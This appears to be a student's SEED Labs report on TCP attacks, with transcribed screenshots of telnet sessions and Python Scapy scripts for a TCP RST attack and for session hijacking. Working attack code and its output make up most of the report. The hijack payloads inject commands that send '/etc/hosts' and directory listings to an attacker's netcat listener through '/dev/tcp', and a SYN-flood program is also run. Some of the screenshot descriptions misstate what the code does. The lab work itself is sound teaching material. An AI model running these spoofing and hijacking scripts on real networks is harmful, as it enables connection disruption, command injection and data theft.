
Telnet 10.9.0.7 from user 1



Post login getting the ack and seq number from wireshark



Running the Rst code from terminal



Telnet Connection has been closed post running rst attack

```
Seed Ubuntu 20.04
Activities Terminal Oct 4 01:15
user1
attacker victim user1 user2
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct 4 04:26:18 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@d2ea0ebc35b7:~$ Connection closed by foreign host.
```

Telnet login from user 1 to user 2


```
Seed Ubuntu 20.04
Activities Terminal Oct 4 00:03
user1
attacker victim user1 user2
seed@d2ea0ebc35b7:~$ telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct 4 03:52:20 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@d2ea0ebc35b7:~$
```


## Code for Automatic Rst attack

A screenshot of a text editor window titled 'Task2\_AutoRst.py' on a 'Seed Ubuntu 20.04' system. The editor shows a Python script for an automatic RST attack using Scapy. The code defines a 'spoof' function that takes a packet 'pkt' and sends a spoofed RST packet. It then uses 'sniff' to listen for a response on a specific interface. The code is as follows:

```
1 from scapy.all import *
2 def spoof (pkt) :
3     pre_ip = pkt[IP]
4     pre_tcp = pkt[TCP]
5
6     ip = IP(src=pre_ip.dst, dst=pre_ip.src)
7     tcp = TCP(sport=pre_tcp.dport, dport=pre_tcp.sport, flags="R",
8               seq=pre_tcp.ack)
9     pkt = ip/tcp
10    pkt.show
11    send (pkt , verbose=1,iface="br-4b43672156a8")
12 sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23',
13       prn=spoof,iface="br-4b43672156a8")
```

The status bar at the bottom indicates 'Python', 'Tab Width: 8', 'Ln 10, Col 34', and 'INS'.

## Connection is closed on pressing any button

A screenshot of a terminal window titled 'user1' on a 'Seed Ubuntu 20.04' system. The terminal shows a login attempt for 'seed' which fails. The user is then greeted by the system. The output is as follows:

```
d2ea0ebc35b7 login: seed
Password:
Login incorrect
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Mon Oct  4 04:55:49 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@d2ea0ebc35b7:~$ Connection closed by foreign host.
```



### Task3:


Code for hijack session

A screenshot of a text editor window titled 'Task3\_Hijack.py' in a 'Seed Ubuntu 20.04' environment. The code is a Python script using Scapy to craft a TCP packet for a session hijack. The code is as follows:

```
1#!/usr/bin/env python3
2from scapy.all import *
3
4ip = IP(src="10.9.0.6", dst="10.9.0.7")
5tcp = TCP(sport=34224, dport=23, flags="A", seq=3477323847, ack=3103900556)
6data = "\r cat /etc/hosts > /dev/tcp/192.168.253.128/9090\r"
7pkt = ip/tcp/data
8ls(pkt)
9send(pkt, verbose=0, iface='br-4b43672156a8')
```

The editor interface shows a sidebar with icons for file manager, terminal, and settings. The bottom status bar indicates 'Python 3', 'Tab Width: 8', 'Ln 9, Col 44', and 'INS'.

Listening on port 9090

A screenshot of a terminal window in a 'Seed Ubuntu 20.04' environment. The terminal shows the command 'nc -lnvp 9090' being executed, and the output 'Listening on 0.0.0.0 9090'. The terminal window is titled 'seed@VM: -'. The background shows a file manager window with a tree view of the system's directory structure.

```
[10/04/21]seed@VM:~$ nc -lnvp 9090
Listening on 0.0.0.0 9090
```

Telnet connection between user 1 and user 2



```
Seed Ubuntu 20.04
Activities Terminal Oct 4 23:35 user 1
attacker victim user 1 user2
root@389af85a3976:/# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct 5 03:26:53 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/4
seed@d2ea0ebc35b7:~$
```

Running the code

```
Seed Ubuntu 20.04 - VMware Workstation
File Edit View VM Help
Library
My Computer
Seed Ubuntu 20.04
Seed Ubuntu 20.04.2
Clone of Seed Ubuntu 2
Shared VMs
Seed Ubuntu 20.04
Activities Terminal Oct 4 23:34 seed@VM: ~/volumes
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r ls -lrt > /dev/tcp/192.168
.253.128/9090\r' (b'')
[10/04/21]seed@VM:~/volumes$ sudo ./Task3_Hijack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 (>) (<Flag 0 (>))
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.7' (None)
options : PacketListField = [] ([])
--
```


Post running the session hijack code out display



```
[10/04/21]seed@VM:~$ nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45058
127.0.0.1      localhost
::1          localhost ip6-loopback
fe00::0      ip6-localnet
ff00::0      ip6-mcastprefix
ff02::1      ip6-allnodes
ff02::2      ip6-allrouters
10.9.0.7      d2ea0ebc35b7
[10/04/21]seed@VM:~$
```

Creating auto hijack attack

Creating Telnet Connection between user 1 and user 2




```
root@389af85a3976:~# telnet 10.9.0.7
Trying 10.9.0.7...
Connected to 10.9.0.7.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
d2ea0ebc35b7 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct  5 03:51:28 UTC 2021 from user1-10.9.0.6.net-10.9.0.0 on pts/4
```


## Auto Hijack code



The screenshot shows a VMware Workstation window titled 'Seed Ubuntu 20.04 - VMware Workstation'. The 'Activities' panel on the left shows the 'Text Editor' application. The main window displays the code for 'Task3\_AutoHijack.py'. The code is a Python script that uses Scapy to perform a spoofed TCP reset attack. It defines a 'spoof' function that takes a packet and returns a spoofed packet with a reset flag. The script then uses 'sniff' to capture packets on the interface 'br-4b43672156a8' and sends a spoofed packet to the source IP of the captured packet.

```
1#!/usr/bin/env python3
2from scapy.all import *
3def spoof (pkt) :
4    pre_ip = pkt[IP]
5    pre_tcp = pkt[TCP]
6
7    ip = IP(src=pre_ip.src, dst=pre_ip.dst)
8    print(pre_ip.src)
9    print(pre_tcp.sport)
10    data = "\r\n /etc/hosts > /dev/tcp/192.168.253.128/9090\r\n"
11    tcp = TCP(sport=pre_tcp.sport, dport=pre_tcp.dport, flags="A",
12    seq=pre_tcp.seq+1,ack=pre_tcp.ack)
13    pkt = ip/tcp/data
14    pkt.show
15    send (pkt , verbose=1,iface='br-4b43672156a8')
16sniff(filter='tcp and src host 10.9.0.6 and dst host 10.9.0.7 and dst port 23',
17prn=spoof,iface="br-4b43672156a8")
```


## Running the auto hijack code



The screenshot shows the same VMware Workstation window, but the 'Terminal' application is now active. The terminal shows the execution of the code. The user runs 'gcc synflood.c' to compile the C code, then 'sudo ./a.out 10.9.0.5 23' to run the compiled program. The output shows the source IP '10.9.0.6' and the destination port '34288'. The user then runs 'python3 Task3\_AutoHijack.py' to execute the Python script. The output shows the source IP '10.9.0.6' and the destination port '34288'. The user then runs 'sudo python3 Task3\_AutoHijack.py' to execute the script with root privileges. The output shows the source IP '10.9.0.6' and the destination port '34288'. The user then runs 'python3 Task3\_AutoHijack.py' to execute the script. The output shows the source IP '10.9.0.6' and the destination port '34288'. The user then runs 'python3 Task3\_AutoHijack.py' to execute the script. The output shows the source IP '10.9.0.6' and the destination port '34288'.

```
[10/05/21]seed@VM:~/../volumes$ gcc synflood.c
[10/05/21]seed@VM:~/../volumes$ sudo ./a.out 10.9.0.5 23
^C
[10/05/21]seed@VM:~/../volumes$ ls
a.out          synflood.c      Task2_Rst.py    Task3_Hijack.py
synflood1.py  Task2_AutoRst.py Task3_AutoHijack.py Task4_Reverse.py
[10/05/21]seed@VM:~/../volumes$ sudo chmod +x Task3_AutoHijack.py
[10/05/21]seed@VM:~/../volumes$ sudo ./Task3_AutoHijack.py
from: can't read /var/mail/scapy.all
./Task3_AutoHijack.py: 2: Syntax error: "(" unexpected
[10/05/21]seed@VM:~/../volumes$ sudo python3 Task3_AutoHijack.py
10.9.0.6
34288
.
Sent 1 packets.
10.9.0.6
34288
```


Successful Auto Hijack is done



```
Seed Ubuntu 20.04
[10/05/21] seed@VM: ~/../volumes$ nc -lnvp 9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.7 45126
127.0.0.1      localhost
::1           localhost ip6-loopback
fe00::0       ip6-localnet
ff00::0       ip6-mcastprefix
ff02::1       ip6-allnodes
ff02::2       ip6-allrouters
10.9.0.7      d2ea0ebc35b7
[10/05/21] seed@VM: ~/../volumes$
```

## Task 4

Creating connection between user 1 and user 2



